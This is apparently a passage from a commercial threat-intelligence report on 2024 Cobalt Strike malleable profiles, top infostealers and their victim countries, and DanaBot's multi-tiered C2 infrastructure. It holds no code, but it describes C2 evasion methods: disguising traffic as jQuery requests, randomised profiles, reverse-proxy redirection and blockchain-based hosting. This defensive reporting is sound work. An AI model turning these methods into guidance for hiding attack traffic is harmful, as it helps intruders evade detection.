


Figure 5: *Top Cobalt Strike malleable profiles in 2024 (Source: Recorded Future)*

In general, jQuery malleable profiles are popular because jQuery is widely used across millions of websites, making its traffic patterns ideal for blending malicious activity with legitimate web traffic. Threat actors replicate common jQuery behaviors, such as HTTP GET/POST requests, custom headers like `X-Requested-With: XMLHttpRequest`, and asynchronous AJAX calls, to structure C2 traffic. Additionally, jQuery's use of JSON and dynamic communication with backend servers allows threat actors to encode data and embed C2 commands within query parameters, seamlessly mimicking legitimate application behavior.

Alongside jQuery malleable profiles, Insikt Group findings reveal that profiles associated with the command-line tool C2Concealer and the project cs2modrewrite are also highly prevalent (see **Figure 5**). C2Concealer generates randomized C2 malleable profiles for Cobalt Strike by defining ranges of values appropriate for each profile attribute, such as random integers or values selected from predefined Python dictionaries. cs2modrewrite, on the other hand, converts a Cobalt Strike profile into a functional

`.htaccess` or Nginx configuration file for HTTP reverse proxy redirection, protecting backend C2 servers from profiling, investigation, and internet background noise.

Additionally, while the prevalence of Cobalt Strike malleable profiles may vary for various reasons, Insikt Group was able to use Network Intelligence to identify victims communicating with the detected Cobalt Strike C2 servers. This allowed Insikt Group to determine the number of countries where specific malleable profiles have been deployed. Notably, this analysis revealed that the cs2modrewrite profile has been used against victim organizations in 118 countries, surpassing the jQuery malleable profile, which has been observed in use against victim organizations in only 100 countries (see **Figure 6**).




Figure 6: *Top Cobalt Strike malleable profiles in 2024 (Source: Recorded Future)*

Table 2 also highlights the top three victim countries associated with these Cobalt Strike malleable profiles, revealing some notable differences. For instance, Wikipedia has been observed exclusively among Chinese victims, while WindowsUpdate is associated only with victims in Malaysia and Djibouti. Likewise, Threat Express has been predominantly linked to victims in Southeast Asia.

Cobalt Strike Malleable Profile	Top 1	Top 2	Top 3
C2Concealer	United States	Hong Kong	Singapore
jQuery Malleable Profile	United States	China	Iran
cs2modrewrite	Japan	Iran	United States
Threat Express	Vietnam	Hong Kong	Philippines
Microsoft Update Malleable Profile	United States	Egypt	China
GMail Malleable Profile	South Korea	Serbia	Cyprus
OneDrive Malleable Profile	United States	Hong Kong	Türkiye
WindowsUpdate	Malaysia	Djibouti	N/A
Gmail	Switzerland	Thailand	Norway
GDrive	Russia	Sweden	Norway
Bing	Hungary	Hong Kong	Serbia
Wikipedia	China	N/A	N/A

Table 2: *Top victim countries by Cobalt Strike malleable profiles (Source: Recorded Future)*

Infostealers

Key Observation

Observation: MaaS dominates with LummaC2 leading due to rapid innovation and takedown efforts against RedLine Stealer.

Top Ten Infostealer C2 Servers in 2024

In 2024, the top ten infostealers, as identified through Insikt Group Command & Control Validation data, include LummaC2, Qakbot, Vidar, RedLine Stealer, Rhadamanthys Stealer, Raccoon Stealer, Stealc, RisePro Stealer, DanaBot, and Ailurophile (see **Figure 7**). Among these, LummaC2 emerges as the most prevalent, accounting for more than 35% of all C2 server detections. This trend aligns with other industry analyses, which similarly highlight LummaC2 as the most widespread infostealer in recent months (1, 2). One key aspect that sets LummaC2 apart is its fast-paced innovation, demonstrated by its use of multiple blockchains to retrieve code and C2 addresses. By leveraging blockchain technology as a form of bulletproof hosting, LummaC2 showcases advanced evasion tactics, reinforcing its ingenuity in bypassing security measures. Notably, Qakbot ranked second despite law enforcement actions against its infrastructure in August 2023.




Figure 7: *Top ten infostealers based on the number of detected C2 servers (Source: Recorded Future)*

As of now, all the listed infostealers remain active except for RisePro and RedLine Stealer. The developer of RisePro Stealer announced its discontinuation on Telegram in June 2024, while RedLine Stealer was dismantled as part of Operation Magnus. In addition, the developer of LummaC2 claimed in an interview that they may be ceasing operations toward the end of 2025. Of note, eight of the top ten infostealers operate under a MaaS model, and most, if not all, are rooted in Russia-linked cybercriminal ecosystems. Additionally, seven out of these top ten infostealers sell their stolen data logs on underground forums, which are accessible via Recorded Future's Identity Intelligence module.

Victimology Analysis

Based on Recorded Future Network Intelligence, the following five countries were primary victims of infostealers in 2024: Cuba, the US, Brazil, Peru, and Mexico. While monitoring different infostealer malware, Insikt Group observed targeting of both individual users and various industries.

While a high number of victims in countries like the US and Brazil is expected due to their large populations, expansive attack surfaces, and targeted campaigns, Cuba's presence among the top victims stands out. Further analysis revealed that all victims in Cuba were linked to Rhadamanthys Stealer, with the country recording the highest global concentration of its victims, comprising 22% of the total. Peru ranked closely behind, with 98% of its infostealer victims falling to Rhadamanthys, accounting for approximately 12% of the stealer's total victims. At the time of writing, Insikt Group has not observed indications of a targeted campaign leveraging Rhadamanthys Stealer affecting Cuba or Peru.

Annual Top Ten Management Panels Linked to Infostealers

When possible, Insikt Group also monitors panels associated with these infostealers. In 2024, the top ten infostealer panels based on Insikt Group Malicious Infrastructure Management Validation data were Meduza Stealer, RisePro Stealer, Serpent Stealer, Fletchen Stealer, Poseidon macOS Stealer, Glorysprout Stealer, LummaC2, Atlantida Stealer, Xehook Stealer, and Vidar (see **Figure 8**). In 2024, Meduza Stealer emerged as the leader, followed by RisePro Stealer and Serpent Stealer. Additionally, while most top infostealers continued to target Windows, Insikt Group observed a rise in malware strains focusing on macOS, exemplified by the Poseidon macOS Stealer, as well as other families like Atomic Stealer, which did not rank in the top ten.





Figure 8: *Top ten infostealers based on the number of detected management panels (Source: Recorded Future)*

Notably, while LummaC2 ranked highest in detected C2 servers, Insikt Group observed a comparatively lower number of detected panels. This discrepancy is attributed to the operational design of LummaC2, which results in a higher C2-to-panel ratio. Additionally, some of the threat actors using LummaC2 are among the most prolific, as evidenced by the malware's subscription-based offerings, which include tiers such as Experienced, Professional, and Corporate. Likewise, Insikt Group detected a relatively low number of Vidar panels, with a high turnover rate in the domains used as panels (see **Figure 9**).



Save session Till closing the browser

Figure 9: *Vidar panel on vidar[.]red as of November 5, 2024 (Source: URLScan)*

Spotlight: Danabot's Multi-Tiered Infrastructure

First discovered in May 2018, DanaBot is a Delphi-based infostealing trojan that has been actively developed since its inception. It is known for its ability to steal banking credentials and personal information, as well as for its hidden Virtual Network Computing (hVNC) feature. Additionally, it has facilitated hands-on-keyboard activity by ransomware operator Storm-0216 (also known as Twisted Spider or UNC2198), leading to the deployment of Cactus ransomware. The malware's early success can be attributed to its modular architecture and a well-established distribution system. Previous research indicates that DanaBot uses a centralized C2 infrastructure, enabling third-party affiliates to operate as partners, which aligns with Insikt Group's observations.

In 2024, Insikt Group identified multi-tiered infrastructure for DanaBot, which includes Tier 1 C2 servers and Tier 2 servers maintaining a one-to-many relationship with the Tier 1 servers. Notably, three of the four suspected Tier 2 servers likely became active in the latter half of 2023 and have remained so, suggesting they may play a significant, long-term role in DanaBot operations. These servers are associated with HOSTING-SOLUTIONS (AS14576), ZTVCORP-AS (AS43581), and HOSTKEY (AS395839). Of note, HOSTING-SOLUTIONS is linked to "King Servers", according to both Cloudflare Radar and the RIPE databases; however, within the ARIN database, it is listed as HOSTING-SOLUTIONS (see **Figure 10**).

